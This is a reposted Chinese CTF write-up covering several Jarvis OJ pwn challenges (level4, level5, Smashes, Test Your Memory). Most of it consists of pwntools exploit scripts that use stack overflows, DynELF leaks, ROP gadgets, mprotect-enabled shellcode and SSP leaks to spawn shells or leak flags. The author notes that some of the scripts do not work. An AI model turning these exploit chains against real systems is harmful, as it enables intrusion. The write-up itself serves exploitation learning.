

# jarvis OJ部分writeup

转载

aoque9909 于 2018-02-23 01:00:00 发布 52 收藏

文章标签: [shell python](#)

原文链接: <http://www.cnblogs.com/ZHijack/p/8460551.html>

版权

[\[XMAN\]level 0](#)

[\[XMAN\]level 1 —— 简单shellcode利用](#)

[\[XMAN\]level 2](#)

[\[XMAN\]level 3 —— ret2libc尝试](#)

[\[XMAN\]level2&level3 x64](#)

[\[XMAN\]level 4 —— DynELF](#)

[\[XMAN\]level 5](#)

[smashes ——SSP leak & ELF重映射](#)

[Test Your Memory ----?level1?](#)

/\*\*\*\*\*

level4 ——DynELF

DynELF是在没有libc文件情况下,通过对任意地址的读,获得函数地址的工具

通常情况下,可以通过leak两个函数got中所存的地址,从而确定libc版本,获得所需函数地址

## libc版本查询

但在查库无法确定版本的情况下,可以使用DynELF在内存中搜索。但DynELF容易超时,慎用

以level4为例,简单记录DynELF的用法 [获取文件](#)

```
[pn@parrot]~/Desktop/useful_scripts/jarvis0J/level4]
$checksec level4
[*] '/home/pn/Desktop/useful_scripts/jarvis0J/level4/level4'
Arch:    i386-32-little
RELRO:   Partial RELRO
Stack:   No canary found
NX:      NX enabled
PIE:     No PIE (0x8048000)
```

程序保护和程序漏洞都没有设置障碍,可以直接通过一次read实现溢出

经过尝试,无法通过write.got和read.got中的地址找到libc版本,也不方便实现system\_call

所以可以先用DynELF获得system函数的地址,再向bss段中写入"/bin/sh",获取shell

```

#!/usr/bin/env python
# coding=utf-8
from pwn import *
# context.log_level = "debug"
io = remote("pwn2.jarvisoj.com", 9880)
elf = ELF("./level4")

# plt.got
read_plt = elf.plt["read"]
write_plt = elf.plt["write"]

vuln_addr = 0x804844b
main_addr = 0x8048470
bss_addr = 0x804a024

def leak(address):
    payload = 'a' * (0x88+0x4)
    payload += p32(write_plt) + p32(vuln_addr) # 能够循环利用漏洞
    payload += p32(1) + p32(address) + p32(4) # data只要4个字节长度
    io.send(payload)
    data = io.recv(4)
    print "%#x => %s" % (address, (data or '').encode('hex'))
    return data

dyn = DynELF(leak,elf = ELF("./level4"))
sys_addr = dyn.lookup("__libc_system","libc")
# print hex(sys_addr)

payload = 'a' * (0x88 + 0x4)
payload += p32(read_plt) + p32(sys_addr)
payload += p32(1) + p32(bss_addr) + p32(10)
io.send(payload)
io.sendline("/bin/sh")
io.interactive()

```

关于DynELF较为详细的介绍：<https://www.anquanke.com/post/id/85129> [更加神学的说明](#)

另有一道[very\\_overflow](#)也想用这种方法尝试一下，是利用puts构造leak函数

我觉得理论上和level4是同理可行的，但是没能成功得到system地址

脚本和错误如下，望路过的各路大神帮忙指点一二

```

#!/usr/bin/env python
# -*-coding=utf-8-*-
from pwn import *

context.log_level = "debug"
# io = remote("hackme.inndy.tw",7705)
io = process("./very_overflow")
elf = ELF("./very_overflow")

puts_addr = elf.plt["puts"]
puts_got = elf.got["puts"]
vuln_addr = 0x8048853

def debug():
    raw_input("Enter>>")
    # gdb.stop()

```

```

...
gdb.attach(io)

def fill():
    sss = 'a' * 128
    for i in range(128):
        io.recvuntil("action: ")
        io.sendline("1")
        io.recvuntil("note: ")
        io.sendline(sss)

def leak(address):
    count = 0
    data = ''
    fill()
    io.recvuntil("action: ")
    #
    io.sendline("3")
    io.recvuntil("show: ")
    io.sendline("127")
    io.recvuntil("action: ")
    io.sendline("1")
    # mZ
    io.recvuntil("note: ")
    debug()
    payload = p32(0) + 'a' * 12
    payload += p32(puts_addr) + p32(vuln_addr) + p32(address)

    # debug()
    io.sendline(payload)
    # note id
    io.recvline()
    # puts
    up = ''

    while 1 :
        c = io.recv(1)
        count += 1
        if up == '\n' and c == '1':
            data[-1] = '\x00'
            break
        else:
            data += c
        up = c
        print data
    data = data[:4]
    ...

    for i in range(4) :
        data += io.recv(num = 1, timeout = 1)
    ...

    print "%#x => %s" % (address, (data or '').encode('hex'))
    return data

Dyn = DynELF(leak, elf = ELF("./very_overflow"))
sys_addr = Dyn.lookup("__libc_system", "libc")
print hex(sys_addr)

...


io.recvuntil("action: ")

```

```

io.sendline("3")
io.recvuntil("show: ")
io.sendline("127")
io.recvline()
switch_addr = io.recvline()[10:-1]
print switch_addr
...

```



感谢大佬们指教！

## Level5——mprotect函数和mmap函数利用

本题文件和level3x64相同，但是禁用了system和execve函数，也就无法通过返回调用system函数或系统调用拿到shell，所以目前只能通过执行shellcode,但是开启了NX保护，不能直接在栈中执行。

可以通过两个途径

\*mprotect函数：通过修改一段内存的权限，使其可以写入shellcode并执行。

\*mmap函数：将一个文件映射到进程的地址空间，进程就可以采用指针的方式读写操作这一段内存…[参考](#)

这里使用mprotect函数，之后补充利用mmap函数的方法。

### 准备阶段

①leak函数地址的方式和level3相同；可以将shellcode写入bss段，通过mprotect函数修改bss段的执行权限，最终运行shellcode。

②关于通用gadgets [参考自0x9A82](#)

在level3x64中也遇到了write函数和read函数没有找到控制第三个参数寄存器rdx的gadgets的问题，通过调试能发现执行时rdx的原始值为0x200，不会造成什么影响。但是使用mprotect函数则要求我们修改参数值。

此时的通用gadgets可以解决1~3个参数的传递问题，\_\_libc\_csu\_init代码如下



Dump of assembler code for function `__libc_csu_init`:

```
0x000000000400650 <+0>:  push  r15
0x000000000400652 <+2>:  mov    r15d,edi
0x000000000400655 <+5>:  push  r14
0x000000000400657 <+7>:  mov    r14,rsi
0x00000000040065a <+10>: push  r13
0x00000000040065c <+12>: mov    r13,rdx
0x00000000040065f <+15>: push  r12
0x000000000400661 <+17>: lea   r12,[rip+0x2001d8]      # 0x600840
0x000000000400668 <+24>: push  rbp
0x000000000400669 <+25>: lea   rbp,[rip+0x2001d8]      # 0x600848
0x000000000400670 <+32>: push  rbx
0x000000000400671 <+33>: sub   rbp,r12
0x000000000400674 <+36>: xor   ebx,ebx
0x000000000400676 <+38>: sar   rbp,0x3
0x00000000040067a <+42>: sub   rsp,0x8
0x00000000040067e <+46>: call  0x400480 <_init>
0x000000000400683 <+51>: test  rbp,rbp
0x000000000400686 <+54>: je    0x4006a6 <__libc_csu_init+86>
0x000000000400688 <+56>: nop   DWORD PTR [rax+rax*1+0x0]
0x000000000400690 <+64>: mov   rdx,r13
0x000000000400693 <+67>: mov   rsi,r14
0x000000000400696 <+70>: mov   edi,r15d
0x000000000400699 <+73>: call  QWORD PTR [r12+rbx*8]
0x00000000040069d <+77>: add   rbx,0x1
0x0000000004006a1 <+81>: cmp   rbx,rbp
0x0000000004006a4 <+84>: jne   0x400690 <__libc_csu_init+64>
0x0000000004006a6 <+86>: add   rsp,0x8
0x0000000004006aa <+90>: pop   rbx
0x0000000004006ab <+91>: pop   rbp
0x0000000004006ac <+92>: pop   r12
0x0000000004006ae <+94>: pop   r13
0x0000000004006b0 <+96>: pop   r14
0x0000000004006b2 <+98>: pop   r15
0x0000000004006b4 <+100>: ret
```

View Code

利用过程:

1.执行gad1

```
0x0000000004006aa <+90>: pop rbx           //0
0x0000000004006ab <+91>: pop rbp          //1
0x0000000004006ac <+92>: pop r12          //call
0x0000000004006ae <+94>: pop r13
0x0000000004006b0 <+96>: pop r14
0x0000000004006b2 <+98>: pop r15
0x0000000004006b4 <+100>: ret
```

## 2.再执行gad2

```
0x0000000000400690 <+64>: mov rdx,r13
0x0000000000400693 <+67>: mov rsi,r14
0x0000000000400696 <+70>: mov edi,r15d
0x0000000000400699 <+73>: call QWORD PTR [r12+rbx*8]
0x000000000040069d <+77>: add rbx,0x1
0x00000000004006a1 <+81>: cmp rbx,rbp
0x00000000004006a4 <+84>: jne 0x400690 <__libc_csu_init+64>
0x00000000004006a6 <+86>: add rsp,0x8
0x00000000004006aa <+90>: pop rbx
0x00000000004006ab <+91>: pop rbp
0x00000000004006ac <+92>: pop r12
0x00000000004006ae <+94>: pop r13
0x00000000004006b0 <+96>: pop r14
0x00000000004006b2 <+98>: pop r15
0x00000000004006b4 <+100>: ret
```

稍作解释:

① 首先x64函数调用的三个参数分别rdi, rsi, rdx, 先pop到r13\14\15,再mov可以实现传参操作

r13 = rdx =arg3

r14 = rsi =arg2

r15d= rdi =arg1

r12= call address

② r12要传入存着调用函数地址的地址, [r12]相当于指针, 会调用指向的地址, 所以这里传入function.got

③rbx和rbp必须为0,1, 使得call [r12+rbx\*8], 和 + 84处不会跳走

两个参数和一个参数的使用

此外还有一个老司机才知道的x64 gadgets, 就是 pop rdi, ret的gadgets。这个gadgets还是在这里, 但是是由opcode错位产生的。

如上的例子中4008A2、4008A4两句的字节码如下

```
0x41 0x5f 0xc3
```

意思是pop r15, ret, 但是恰好pop rdi, ret的opcode如下

```
0x5f 0xc3
```

因此如果我们指向0x4008A3就可以获得pop rdi, ret的opcode, 从而对于单参数函数可以直接获得执行

与此类似的, 还有0x4008A1处的 pop rsi, pop r15, ret

那么这个有什么用呢? 我们知道x64传参顺序是rdi,rsi,rdx,rcx。

所以rsi是第二个参数, 我们可以在rop中配合pop rdi,ret来使用pop rsi, pop r15,ret这样就可以轻松的调用2个参数的函数。

## 整体思路

- 1.leak出mprotect函数的地址
- 2.将shellcode写入bss段
- 3.将mprotect地址写入\_\_gmon\_start\_\_, 以便于使用通用gadgets进行调用
- 4.将bss地址写入\_\_libc\_start\_main
- 5.使用通用gadgets传参, 调用mprotect函数修改bss段的权限
- 6.返回到shellcode, 执行

exp(我也没搞清楚哪里failed了, 僵持了好多天了, 过些日子去去非气再说吧)

```
#!/usr/bin/env python
# -*-coding=utf-8-*-
from pwn import *

context.log_level = 'debug'
context.arch = 'amd64'

io = process("./level5")
io = remote("pwn2.jarvisoj.com",9884)
libc = ELF("./libc-2.19.so")
elf = ELF("./level5")

# gdb.attach(io,"b * 0x400613")
# plt and got and libc for ready
write_plt = elf.plt["write"]
... ..
```

```

write_got = elf.got["write"]
read_plt = elf.plt["read"]
write_libc = libc.symbols["write"]
mprotect_libc = libc.symbols["mprotect"]
bss = 0x600a88
start = elf.symbols["main"]

# universe gadgets
pop_rbx_r15_ret = 0x4006aa
mov_rdx_call_r12 = 0x400690

def universe_gadgets(payload, arg1, arg2, arg3, call):
    payload += p64(pop_rbx_r15_ret)
    payload += p64(0) + p64(1)
    payload += p64(call) + p64(arg3) + p64(arg2) + p64(arg1)
    payload += p64(mov_rdx_call_r12)
    payload += 7 * p64(0xdeadbeef)
    return payload

...

# leak the address of mprotect
payload = 'a' * (0x80 + 0x8)
payload = universe_gadgets(payload, 1, write_got, 8, write_plt)
payload += p64(start)
...

# leak the address of mprotect
rdi_ret = 0x4006B3
rsi_ret = 0x4006B1
payload = 'a' * 0x88
payload += p64(rdi_ret) + p64(1)
payload += p64(rsi_ret) + p64(write_got) + p64(0xdeadbeef)
payload += p64(write_plt) + p64(start)
io.recvuntil("put:\n")
io.send(payload)
write_addr = u64(io.recv(8))
mprotect_addr = write_addr - write_libc + mprotect_libc
print "mprotect_addr ->> " + hex(mprotect_addr)

# read the shellcode into bss
payload = 'a' * 0x88
payload += p64(rdi_ret) + p64(0)
payload += p64(rsi_ret) + p64(bss) + p64(0xdeadbeef)
payload += p64(read_plt) + p64(start)
shellcode = asm(shellcraft.amd64.sh())
io.recvuntil("put:\n")
io.send(payload)
io.send(shellcode + '\0')
print "read over"

# read the mprotect_addr to __gmon_start__
gmon = 0x600a70
payload = 'a' * 0x88
payload += p64(rdi_ret)
payload += p64(0)
payload += p64(rsi_ret) + p64(gmon) + p64(0xdeadbeef)
payload += p64(read_plt) + p64(start)
io.recvuntil("put:\n")
io.send(payload)
io.send(p64(mprotect_addr))

```



```

print 'f**k ok'

# change bss into 'rwx' with mprotect
payload = 'a' * 0x88
payload = universe_gadgets(payload,0x600000,0x1000,7,gmon)
payload += p64(start)
io.recvuntil("put:\n")
io.send(payload)
print "change successfully"

# read the bss to __libc_start_main
libc_start = 0x600a68
payload = 'a' * 0x88
payload += p64(rdi_ret)
payload += p64(0)
payload += p64(rsi_ret) + p64(libc_start) + p64(0xdeadbeef)
payload += p64(read_plt) + p64(start)
io.recvuntil("put:\n")
io.send(payload)
io.send(p64(bss))

# execv the shellcode
payload = 'a' * 0x88
payload += p64(libc_start) + p64(libc_start)
io.recvuntil("put:\n")
io.send(payload)

io.interactive()
io.close()

```

这个暂时还有点bug，请参考打通的[M4x](#)和[Veritas](#)

## Smashes

SSP leak: 主动触发canary，使泄露目标内容。

查看源码:

`_stack_chk_fail:`

```

void
__attribute__((noreturn))
_stack_chk_fail (void) {
    __fortify_fail ("stack smashing detected");
}

```

`fortify_fail:`


```

void
__attribute__((noreturn))
__fortify_fail (msg)
const char *msg; {
    /* The loop is added only to keep gcc happy. */
    while (1)
        __libc_message (2, "*** %s ***: %s terminated\n", msg, __libc_argv[0] ? : "<unknown>")
}
libc_hidden_def (__fortify_fail)

```

可以发现由于触发canary而调用的fortify\_fail函数中输出第一个启动参数的指针，而且不会限制输出长度。

函数栈帧和启动参数的位置关系如图（图片来源veritas）



可以发现，如果我们使payload足够长以至于突破栈帧，用目标地址覆盖到启动参数的位置，就能够在触发canary后将目标地址中的信息泄露出来。

而他的条件就是使用gets类不限制输入长度的方式，而且已知目标信息的地址，同时需要知道字符串和argv[0]的相对位置。

这种方式可以用来泄露证书密码或其他在内存中不变的信息，也可以用来泄露函数地址，即使有PIE保护，也只是前三位的随机化，16^3的范围还是可以接受的。

### ELF的重映射：

当可执行文件足够小的时候，他的不同区段可能在内存中被多次映射，所以当其中一个损坏，还是有机会找到另一处存储着相同的内容。

```
gdb-peda$ find Hello
Searching for 'Hello' in: None ranges
Found 2 results, display max 2 items:
smashes : 0x400934 ("Hello!\nWhat's your name? ")
smashes : 0x600934 ("Hello!\nWhat's your name? ")
gdb-peda$
```

OK, 查看题目文件smashes

开启了栈保护, 使用gets输入, 将最后一位转化成'\n',虽然能够无限长度输入, 却无法绕过canary或打印flag。

根据以上分析, 我们可以使用SSP leak泄露出flag, 但是发现在打印flag时, 该地址上的flag已经被覆盖了。

所以用到了ELF的重映射, 在gdb中搜索flag, 可以找到另一个备份

```
gdb-peda$ find CTF
Searching for 'CTF' in: None ranges
Found 2 results, display max 2 items:
smashes : 0x400d21 ("CTF{Here's the flag on server}")
smashes : 0x600d21 ("CTF{Here's the flag on server}")
```

换成另一个地址后能够顺利得到flag。

# 我不是很清楚200是怎么来的, 因为去掉了符号表, 所以gdb并没能找到变量的地址, 不过可以通过不断尝试找到合适的覆盖长度, 直接暴力的 p64(target\_addr)\*200进行全部覆盖就可以了

EXP:

```
#!/usr/bin/env python
# -*-coding=utf-8-*-
from pwn import *
import time
context.log_level = 'debug'
# io = process("smashes")
io = remote("pwn.jarvisoj.com",9877)
payload = p64(0x400d21) * 0x200 # 200,201, ...209...好像都是可以的
io.recvuntil("name?")
io.sendline(payload)
io.recvuntil("flag: ")
io.sendline()
io.recv()
time.sleep(0.5) # 在运行过程中发现即使相同的脚本也并不是每次都能成功, 可能是最后没有接收到就结束了进程?
# 不是非常稳定, 有时候不能触发canary。。。多试两次还是可以出来的
```

```
[DEBUG] Received 0x5c bytes:
'Thank you, bye!\n'
'*** stack smashing detected ***: PCTF{57dErr_Smas[REDACTED] terminated
\n'
[*] Closed connection to pwn.jarvisoj.com port 9877
```

### Test Your Memory

好像第一个自己直接顺利搞出来的? 跟level1好像差不多, 直接栈溢出

只是system函数和参数没有在明面上, 猜一下一试就得了

exp:

```
#!/usr/bin/env python
# -*-coding=utf-8-*-
from pwn import *
context.log_level = 'debug'
io = remote("pwn2.jarvisoj.com", 9876)
elf = ELF("./memory")

io.recvuntil("? : \n")
catflag = int(io.recvline(),16)
sys = elf.symbols["win_func"]
# print hex(address)

payload = 'a' * 0x17 + p32(sys) + p32(catflag) *2
io.recvuntil("> ")
io.sendline(payload)
# io.recv()
io.interactive()
```



作者：辣鸡小谱尼

出处：<http://www.cnblogs.com/ZHijack/>

如有转载，荣幸之至！请随手标明出处；

转载于：<https://www.cnblogs.com/ZHijack/p/8460551.html>